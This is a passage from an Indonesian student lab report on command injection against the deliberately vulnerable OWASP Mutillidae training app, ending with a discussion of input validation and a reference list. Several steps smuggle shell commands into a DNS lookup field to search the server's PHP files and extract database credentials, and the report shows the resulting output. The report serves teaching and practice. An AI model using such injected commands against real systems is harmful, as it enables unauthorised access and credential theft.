/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/jwt.php
/var/www/html/mutillidae/repeater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php
/var/www/html/mutillidae/includes/constants.php
/var/www/html/mutillidae/includes/capture-data.php
/var/www/html/mutillidae/includes/log-visit.php
/var/www/html/mutillidae/includes/process-login-attempt.php
/var/www/html/mutillidae/includes/information-disclosure-comment.php
/var/www/html/mutillidae/includes/header.php
/var/www/html/mutillidae/includes/main-menu.php
/var/www/html/mutillidae/includes/footer.php
/var/www/html/mutillidae/includes/pop-up-help-context-generator.php
```

Server: 10.13.10.13

Address: 10.13.10.13#53

Non-authoritative answer:

www.cnn.com canonical name = cnn-tls.map.fastly.net.

Name: cnn-tls.map.fastly.net

Address: 199.232.47.5

Name: cnn-tls.map.fastly.net

Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php

/var/www/html/mutillidae/password-generator.php  
/var/www/html/mutillidae/show-log.php  
/var/www/html/mutillidae/index.php  
/var/www/html/mutillidae/nice-tabby-cat.php  
/var/www/html/mutillidae/content-security-policy.php  
/var/www/html/mutillidae/php-errors.php  
/var/www/html/mutillidae/ajax/jwt.php  
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php  
/var/www/html/mutillidae/secret-administrative-pages.php  
/var/www/html/mutillidae/user-agent-impersonation.php  
/var/www/html/mutillidae/user-info-xpath.php  
/var/www/html/mutillidae/cache-control.php  
/var/www/html/mutillidae/hints-page-wrapper.php  
/var/www/html/mutillidae/ssl-misconfiguration.php  
/var/www/html/mutillidae/jwt.php  
/var/www/html/mutillidae/repeater.php  
/var/www/html/mutillidae/webservices/soap/ws-user-account.php  
p  
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php  
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php  
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php  
rd.php  
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php  
ty.php  
/var/www/html/mutillidae/webservices/rest/ws-user-account.php  
p  
/var/www/html/mutillidae/webservices/rest/cors-server.php  
/var/www/html/mutillidae/view-someones-blog.php  
/var/www/html/mutillidae/captured-data.php  
/var/www/html/mutillidae/page-not-found.php  
/var/www/html/mutillidae/home.php  
/var/www/html/mutillidae/view-user-privilege-level.php  
/var/www/html/mutillidae/includes/minimum-class-definitions.php  
php  
/var/www/html/mutillidae/includes/process-commands.php  
/var/www/html/mutillidae/includes/constants.php  
/var/www/html/mutillidae/includes/capture-data.php  
/var/www/html/mutillidae/includes/log-visit.php  
/var/www/html/mutillidae/includes/process-login-attempt.php  
/var/www/html/mutillidae/includes/information-disclosure-comment.php  
ment.php  
/var/www/html/mutillidae/includes/header.php  
/var/www/html/mutillidae/includes/main-menu.php  
/var/www/html/mutillidae/includes/footer.php  
/var/www/html/mutillidae/includes/pop-up-help-context-generator.php  
tor.php  
/var/www/html/mutillidae/user-info.php  
/var/www/html/mutillidae/cors.php  
/var/www/html/mutillidae/database-offline.php  
/var/www/html/mutillidae/sqlmap-targets.php



/var/www/html/mutillidae/labs/lab-52.php  
/var/www/html/mutillidae/labs/lab-55.php  
/var/www/html/mutillidae/labs/lab-14.php  
/var/www/html/mutillidae/labs/lab-6.php  
/var/www/html/mutillidae/labs/lab-63.php  
/var/www/html/mutillidae/labs/lab-33.php  
/var/www/html/mutillidae/labs/lab-39.php  
/var/www/html/mutillidae/labs/lab-20.php  
/var/www/html/mutillidae/labs/lab-25.php  
/var/www/html/mutillidae/labs/lab-46.php  
/var/www/html/mutillidae/labs/lab-22.php  
/var/www/html/mutillidae/labs/lab-38.php  
/var/www/html/mutillidae/labs/lab-2.php  
/var/www/html/mutillidae/labs/lab-28.php  
/var/www/html/mutillidae/labs/lab-51.php  
/var/www/html/mutillidae/labs/lab-59.php  
/var/www/html/mutillidae/labs/lab-61.php  
/var/www/html/mutillidae/labs/lab-53.php  
/var/www/html/mutillidae/labs/lab-44.php  
/var/www/html/mutillidae/labs/lab-37.php  
/var/www/html/mutillidae/labs/lab-4.php  
/var/www/html/mutillidae/labs/lab-23.php  
/var/www/html/mutillidae/labs/lab-60.php  
/var/www/html/mutillidae/labs/lab-3.php  
/var/www/html/mutillidae/labs/lab-7.php  
/var/www/html/mutillidae/labs/lab-36.php  
/var/www/html/mutillidae/labs/lab-15.php  
/var/www/html/mutillidae/labs/lab-62.php  
/var/www/html/mutillidae/labs/lab-58.php  
/var/www/html/mutillidae/labs/lab-5.php  
/var/www/html/mutillidae/labs/lab-8.php  
/var/www/html/mutillidae/labs/lab-43.php  
/var/www/html/mutillidae/labs/lab-18.php  
/var/www/html/mutillidae/labs/lab-files/command-injection-lab-files/simple-web-shell.php  
/var/www/html/mutillidae/labs/lab-files/insecure-direct-object-references-lab-files/simple-web-shell.php  
/var/www/html/mutillidae/labs/lab-files/remote-file-inclusion-lab-files/simple-web-shell.php  
/var/www/html/mutillidae/labs/lab-files/remote-file-inclusion-lab-files/passthru-rfi.php  
/var/www/html/mutillidae/labs/lab-26.php  
/var/www/html/mutillidae/labs/lab-1.php  
/var/www/html/mutillidae/labs/lab-56.php  
/var/www/html/mutillidae/labs/lab-45.php  
/var/www/html/mutillidae/labs/lab-35.php  
/var/www/html/mutillidae/labs/lab-48.php  
/var/www/html/mutillidae/labs/lab-31.php  
/var/www/html/mutillidae/labs/lab-30.php  
/var/www/html/mutillidae/labs/lab-16.php

/var/www/html/mutillidae/labs/lab-34.php  
/var/www/html/mutillidae/labs/lab-27.php  
/var/www/html/mutillidae/labs/lab-11.php  
/var/www/html/mutillidae/labs/lab-24.php  
/var/www/html/mutillidae/labs/lab-40.php  
/var/www/html/mutillidae/labs/lab-32.php  
/var/www/html/mutillidae/labs/lab-9.php  
/var/www/html/mutillidae/labs/lab-42.php  
/var/www/html/mutillidae/labs/lab-50.php  
/var/www/html/mutillidae/labs/lab-13.php  
/var/www/html/mutillidae/labs/lab-49.php  
/var/www/html/mutillidae/labs/lab-10.php  
/var/www/html/mutillidae/labs/lab-29.php  
/var/www/html/mutillidae/labs/lab-41.php  
/var/www/html/mutillidae/labs/lab-19.php  
/var/www/html/mutillidae/labs/lab-54.php  
/var/www/html/mutillidae/labs/lab-12.php  
/var/www/html/mutillidae/labs/lab-57.php  
/var/www/html/mutillidae/labs/lab-47.php  
/var/www/html/mutillidae/labs/lab-21.php  
/var/www/html/mutillidae/labs/lab-17.php  
/var/www/html/mutillidae/credits.php  
/var/www/html/mutillidae/html5-storage.php  
/var/www/html/mutillidae/capture-data.php  
/var/www/html/mutillidae/redirectandlog.php  
/var/www/html/mutillidae/test-connectivity.php  
/var/www/html/mutillidae/arbitrary-file-inclusion.php  
/var/www/html/mutillidae/rene-magritte.php  
/var/www/html/mutillidae/upload-file.php  
/var/www/html/mutillidae/framing.php  
/var/www/html/mutillidae/edit-account-profile.php  
/var/www/html/mutillidae/styling.php  
/var/www/html/mutillidae/user-poll.php  
/var/www/html/mutillidae/dns-lookup.php  
/var/www/html/mutillidae/pen-test-tool-lookup-ajax.php  
/var/www/html/mutillidae/pen-test-tool-lookup.php  
/var/www/html/mutillidae/source-viewer.php  
/var/www/html/mutillidae/login.php  
/var/www/html/mutillidae/add-to-your-blog.php  
/var/www/html/mutillidae/text-file-viewer.php  
/var/www/html/mutillidae/site-footer-xss-discussion.php  
/var/www/html/mutillidae/styling-frame.php  
/var/www/html/mutillidae/set-background-color.php  
/var/www/html/mutillidae/evil-tabby-cat.php  
/var/www/html/mutillidae/privilege-escalation.php  
/var/www/html/mutillidae/classes/MySQLHandler.php  
/var/www/html/mutillidae/classes/LogHandler.php  
/var/www/html/mutillidae/classes/JWT.php  
/var/www/html/mutillidae/classes/XMLHandler.php  
/var/www/html/mutillidae/classes/SQLQueryHandler.php

```

/var/www/html/mutillidae/classes/FileUploadExceptionHandler.php
/var/www/html/mutillidae/classes/RequiredSoftwareHandler.php
/var/www/html/mutillidae/classes/RemoteFileHandler.php
/var/www/html/mutillidae/classes/EncodingHandler.php
/var/www/html/mutillidae/classes/ClientInformationHandler.php
/var/www/html/mutillidae/classes/CSRFTokenHandler.php
/var/www/html/mutillidae/classes/YouTubeVideoHandler.php
/var/www/html/mutillidae/classes/DirectoryIterationHandler.php
/var/www/html/mutillidae/classes/CustomErrorHandler.php
/var/www/html/mutillidae/back-button-discussion.php
/var/www/html/mutillidae/client-side-control-challenge.php
/var/www/html/mutillidae/set-up-database.php
/var/www/html/mutillidae/document-viewer.php
/var/www/html/mutillidae/browser-info.php
/var/www/html/mutillidae/documentation/installation.php
/var/www/html/mutillidae/documentation/vulnerabilities.php
/var/www/html/mutillidae/documentation/usage-instructions.php
/var/www/html/mutillidae/authorization-required.php
/var/www/html/mutillidae/robots-txt.php
/var/www/html/mutillidae/conference-room-lookup.php
/var/www/html/mutillidae/directory-browsing.php
/var/www/html/mutillidae/phpinfo.php
/var/www/html/mutillidae/register.php
/var/www/html/mutillidae/ssl-enforced.php
/var/www/html/mutillidae/echo.php
/var/www/html/mutillidae/client-side-comments.php

```

Ada 166 skrip PHP

#### 4. Cari skrip php untuk kata sandi string

encari skrip php untuk string "password" dan "=".

instruksi:

- Nama host/IP:  
www.cnn.com; find /var/www/html/mutillidae -name "\*.php" |  
xargs grep -i "password" | grep "="
- Klik tombol Pencarian DNS
- Lihat Hasil Anda

```
Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php" | xargs grep -i "password" | grep "="
```

```
Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:40::773

/var/www/html/mutillidae/password-generator.php: $PasswordMessage = "";
/var/www/html/mutillidae/password-generator.php: $PasswordMessage = "This password is for {$UsernameForJS}";
/var/www/html/mutillidae/password-generator.php: var $PasswordText = "";
/var/www/html/mutillidae/password-generator.php: var $PasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-+=[]{}|;':\",./~?";
/var/www/html/mutillidae/password-generator.php: $PasswordText += $PasswordCharset.charAt(Math.floor(Math.random() * $PasswordCharset.length));
/var/www/html/mutillidae/password-generator.php: document.getElementById("idPasswordInput").innerHTML = "Password: " + $PasswordText + "";
/var/www/html/mutillidae/password-generator.php: document.getElementById("idPasswordTableRow").style.display = "";

Password Generator

/var/www/html/mutillidae/password-generator.php:
```

5. Dapatkan kata sandi dari hasil pencarian  
Apakah terdapat kata sandi string dan kata "samurai".

Instruksi:

- Perhatikan bahwa MySQLHandler.php berisi string berikut:  
\$mMySQLDatabasePassword = "samurai";

```
Results for www.cnn.com; find /var/www/html/mutillidae -name "MySQLHandler.php" | xargs egrep -i 'password' | grep "samurai"
```

```
Server: 10.13.10.13
Address: 10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name: cnn-tls.map.fastly.net
Address: 199.232.47.5
Name: cnn-tls.map.fastly.net
Address: 2a04:4e42:40::773

static public $SAMURAI_WTF_PASSWORD = "samurai";
# Try password from configuration file, then blank, then mutillidae, then samurai
```

6. Cari MySQLHandler.php untuk pengguna string atau login

- MySQLHandler.php berisi password database.

instruksi:

- Nama host/IP:  
www.cnn.com; find /var/www/html/mutillidae -name "MySQLHandler.php" | xargs egrep -i '(user|login)' | grep "="
- Klik tombol Pencarian DNS

Lihat Hasil Anda (Lanjutkan ke langkah berikutnya).

Instruksi

- MySQLHandler.php terdapat string:  
\$mMySQLDatabaseUsername = "root";  
MySQL connection method.  
mMySQLConnection = new mysqli(\$HOSTNAME, \$USERNAME, \$SAMURAI\_WTF\_PASSWORD);

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

static public $mMySQLDatabaseUsername = DB_USERNAME;
$ACCESS_DENIED = "Access denied for user";
$this->mMySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD, NULL, $PORT);
$USERNAME = self::$mMySQLDatabaseUsername;
$Result = $this->doConnectToDatabase($HOSTNAME, $USERNAME, $PASSWORD, $PORT);
$Result = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD, $PORT);
$Result = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD, $PORT);
$Result = $this->doConnectToDatabase($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD, $PORT);
$Result = $this->doConnectToDatabase(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD, $PORT);
$USERNAME = self::$mMySQLDatabaseUsername;
$INCORRECT_DATABASE_CONFIGURATION_MESSAGE = "Error connecting to MySQL database First, try to reset the database (ResetDB button on menu). Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly in includes/database-config.php";
$UNKNOWN_DATABASE_MESSAGE = "Unable to select default database " . self::$mMySQLDatabaseUsername . ". It appears that the database to which Mutillidae is configured to connect has not been";
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD);
$MySQLConnection = new mysqli(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD);
self::$DatabaseAvailableMessage = "Failed to execute test query on MySQL database but we appear to be connected " . $MySQLConnection->error."

First, try to reset the database (ResetDB button on menu)

Check if the database configuration is correct. If the system made it this far, the username and password are probably correct. Perhaps the database name is wrong.

";
self::$DatabaseAvailableMessage = "Failed to execute test query on MySQL database but we appear to be connected " . $MySQLConnection->error."

First, try to reset the database (ResetDB button on menu)

The blogs table should exist in the ".self::$mMySQLDatabaseUsername." database if the database configuration is correct. If the system made it this far, the username and password are probably correct. P

";

```

```

Server:      10.13.10.13
Address:     10.13.10.13#53

```

```

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

```

```

static public $mMySQLDatabaseUsername = DB_USERNAME;
$ACCESS_DENIED = "Access denied for user";
$this->mMySQLConnection = new
mysqli($pHOSTNAME, $pUSERNAME, $pPASSWORD, NULL, $pPORT);
$USERNAME = self::$mMySQLDatabaseUsername;
$Result =
$this->doConnectToDatabase($HOSTNAME, $USERNAME, $PASSWORD,
$PORT);

$Result =
$this->doConnectToDatabase($HOSTNAME, $USERNAME,
self::$MUTILLIDAE_DBV1_PASSWORD, $PORT);

$Result =
$this->doConnectToDatabase($HOSTNAME, $USERNAME,
self::$MUTILLIDAE_DBV2_PASSWORD, $PORT);

$Result =
$this->doConnectToDatabase($HOSTNAME, $USERNAME,
self::$SAMURAI_WTF_PASSWORD, $PORT);

$Result =
$this->doConnectToDatabase(self::$MUTILLIDAE_DOCKER_HOSTNAME
, $USERNAME, $PASSWORD, $PORT);
$USERNAME = self::$mMySQLDatabaseUsername;
$INCORRECT_DATABASE_CONFIGURATION_MESSAGE =
"Error connecting to MySQL database First, try to reset the
database (ResetDB button on menu). Next, check that the
database service is running and that the database username,
password, database name, and database location are
configured correctly in includes/database-config.php";

```

```

        $UNKNOWN_DATABASE_MESSAGE = "Unable to select
default database " . self::$mMySQLDatabaseName. ". It
appears that the database to which Mutillidae is configured
to connect has not been created. Try to setup/reset the DB
to see if that helps. Next, check that the database service
is running and that the database username, password,
database name, and database location are configured
correctly in file includes/database-config.php";

```

```

        $lMySQLConnection = new mysqli($HOSTNAME,
$USERNAME, $PASSWORD);
        $lMySQLConnection = new
mysqli($HOSTNAME, $USERNAME, self::$SAMURAI_WTF_PASSWORD);
        $lMySQLConnection = new
mysqli($HOSTNAME,
        $USERNAME,
self::$MUTILLIDAE_DBV1_PASSWORD);
        $lMySQLConnection = new
mysqli($HOSTNAME,
        $USERNAME,
self::$MUTILLIDAE_DBV2_PASSWORD);
        $lMySQLConnection =
new mysqli(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME,
$PASSWORD);
        self::$mDatabaseAvailableMessage =
"Failed to execute test query on MySQL database but we
appear to be connected " . $lMySQLConnection->error."

```

First, try to reset the database (ResetDB button on menu)

Check if the database configuration is correct. If the system made it this far, the username and password are probably correct. Perhaps the database name is wrong.

```

";
        self::$mDatabaseAvailableMessage =
"Failed to execute test query on blogs_table in the MySQL
database but we appear to be connected " .
$lMySQLConnection->error."

```

First, try to reset the database (ResetDB button on menu)

The blogs table should exist in the ".self::\$mMySQLDatabaseName." database if the database configuration is correct. If the system made it this far, the username and password are probably correct. Perhaps the database name is wrong.

```

";

```

## **PEMBAHASAN:**

Pengguna dapat memanfaatkan Mutillidae Linux sebagai platform yang aman dan terkendali untuk mempelajari dan mengasah keterampilan keamanan aplikasi web. Command Injection Database Interrogation adalah bentuk kerentanan yang memungkinkan penyerang menyisipkan dan menjalankan perintah sistem atau skrip sisi server melalui aplikasi web. Hal ini berpotensi membuka akses yang tidak sah, memanipulasi data, atau bahkan mengambil alih kendali sistem. Untuk mencegah kerentanan Command Injection Database Interrogation, penting untuk melakukan validasi yang tepat terhadap masukan pengguna dan membersihkannya sebelum digunakan dalam perintah sistem. Validasi tersebut harus mencakup pemeriksaan jenis data, panjang, dan format yang diharapkan. Selain itu, praktik yang direkomendasikan adalah menggunakan kueri yang diberi parameter untuk mencegah injeksi perintah.

OWASP Mutillidae dan Command Injection Database Interrogation bertujuan untuk meningkatkan pemahaman dan kesadaran tentang ancaman keamanan yang terkait dengan aplikasi web. Dengan melalui latihan dan penelitian terhadap kerentanan dan teknik serangan, kita dapat mengembangkan pemahaman yang lebih baik tentang cara melindungi aplikasi web dari ancaman yang mungkin muncul.

## **E. KESIMPULAN**

- OWASP berdedikasi untuk meningkatkan keamanan perangkat lunak dan bekerja untuk meningkatkan keamanan perangkat lunak melalui proyek-proyek perangkat lunak sumber terbuka.
- Mutillidae II memiliki berbagai kerentanan dan petunjuk yang membantu pengguna dalam belajar mengenali dan mengeksploitasi kerentanan umum pada aplikasi web.
- Command Injection adalah salah satu kerentanan yang dapat ditemukan pada aplikasi web.
- Untuk mencegah kerentanan Command Injection Database Interrogation, penting untuk melakukan validasi masukan pengguna dengan benar dan membersihkannya sebelum digunakan dalam perintah sistem.

## F. DAFTAR PUSTAKA

GeeksforGeeks. (2022, June 14). *Command Injection Vulnerability and Mitigation*.

GeeksforGeeks. Retrieved May 19, 2023, from

<https://www.geeksforgeeks.org/command-injection-vulnerability-mitigation/>

Kumar, V. (2014, July 10). *Mutillidae Part 2: Command Injection Database*

*Interrogation* | CyberPratibha. Cyber Pratibha. Retrieved May 19, 2023, from

<https://www.cyberpratibha.com/blog/command-injection-database-interrogation-mutillidae-part-2/?amp=1>

OWASP. (n.d.). *Who is the OWASP® Foundation?* OWASP Foundation, the Open

Source Foundation for Application Security | OWASP Foundation. Retrieved

May 19, 2023, from <https://owasp.org/>

Vashist, S. (2018, July 10). *Top 5 (deliberately) vulnerable web applications to practice*

*your skills on* | Infosec Resources. Infosec Resources. Retrieved May 19, 2023, from

<https://resources.infosecinstitute.com/topic/top-5-deliberately-vulnerable-web-applications-to-practice-your-skills-on/>

Zhong, W. (n.d.). *Command Injection*. OWASP Foundation. Retrieved May 19, 2023,

from [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)